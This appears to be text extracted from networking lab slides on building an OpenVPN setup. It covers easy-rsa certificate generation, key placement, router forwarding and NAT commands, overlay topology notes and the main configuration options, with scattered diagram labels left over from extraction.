

```
server# ./easyrsa gen-dh
```

Where do I need the certificates and keys?

Filename	Needed By	Purpose	Secret
ca.crt	server + all clients	Root CA certificate	NO
ca.key	key signing machine only	Root CA key	YES
dh{n}.pem	server only	Diffie Hellman parameters	NO
server.crt	server only	Server Certificate	NO
server.key	server only	Server Key	YES
client1.crt	client1 only	Client1 Certificate	NO
client1.key	client1 only	Client1 Key	YES
client2.crt	client2 only	Client2 Certificate	NO
client2.key	client2 only	Client2 Key	YES

Network Configuration

Configuration




Configuration

```
sysctl -w net.ipv4.ip_forward=1  
ip addr add 192.168.1.1/24 dev eth0  
ip addr add 1.2.0.2/30 dev eth1  
  
ip route add 1.0.0.0/24 via 1.2.0.1  
ip route add 2.2.0.0/30 via 1.2.0.1  
  
iptables -t nat -A POSTROUTING -o eth1 -j MASQUERADE
```



client1 .101




client2 .105




Configuration





Configuration



```
sysctl -w net.ipv4.ip_forward=1  
ip addr add 10.0.0.1/24 dev eth0  
ip addr add 2.2.0.2/30 dev eth1  
  
ip route add 1.0.0.0/24 via 2.2.0.1  
ip route add 1.2.0.0/30 via 2.2.0.1  
  
iptables -t nat -A POSTROUTING -o eth1 -j MASQUERADE
```




Configuration




Configuring

Overlay Topology
192.168.100.0/24



why the last two commands?
The first is required to forward
packets received from the VPN
The second is for masquerading the
virtual addresses of the VPN. By
doing this we don't have to
install routes to the VPN in R2
(which would work anyway...)



1.0.0.2/24

server

.2

eth0

R2

.1

eth3

.1

eth0

.1

eth2

.1

1

eth1

.1

192.168.0.0/24

.100

client-B

eth0

green oval

client-B

eth0

192.168.0.0/24



.100

client-B

eth0

green oval

Configuration




Notes

Overlay Topology
192.168.100.0/24

this host can reach R2, server, ovpn-client2. client-A and client-B are in private networks. One of the goals of this lab is to reach these nodes through the VPN. The other goal is to enable a private communication with server and ovpn-client2

in this scenario 1.0.0.0/24 and 192.168.0.0/24 are handled by the same entity. server can reach the private network (no explicit route is required as R2 is the default GW)



OpenVPN configuration

Creating configuration files for server and clients

The best way to configure the clients and server is to start from the example configuration files in:

/usr/share/doc/openvpn/example/sample-config-files/

client.conf


server.conf.gz

Important options

- ❑ port [port_number]
- ❑ proto {udp|tcp}
- ❑ dev {tun|tap}
- ❑ ca [path]
- ❑ cert [path]
- ❑ key [path]
- ❑ dh [path]
- ❑ client
- ❑ remote [server_addr] [port]
- ❑ server [net_addr] [met_mask]
- ❑ client_to_client
- ❑ push "route net_addr net_mask"
- ❑ route net_addr net_mask
- ❑ client-config-dir [path]


this specifies the listening port for the server. This port must match the one specified with the client configuration directive "remote". This port will also be the remote port for the external headers of packets sent from the clients to the server

Important options

- ❑ port [port_number]
- ❑ proto {udp|tcp} 

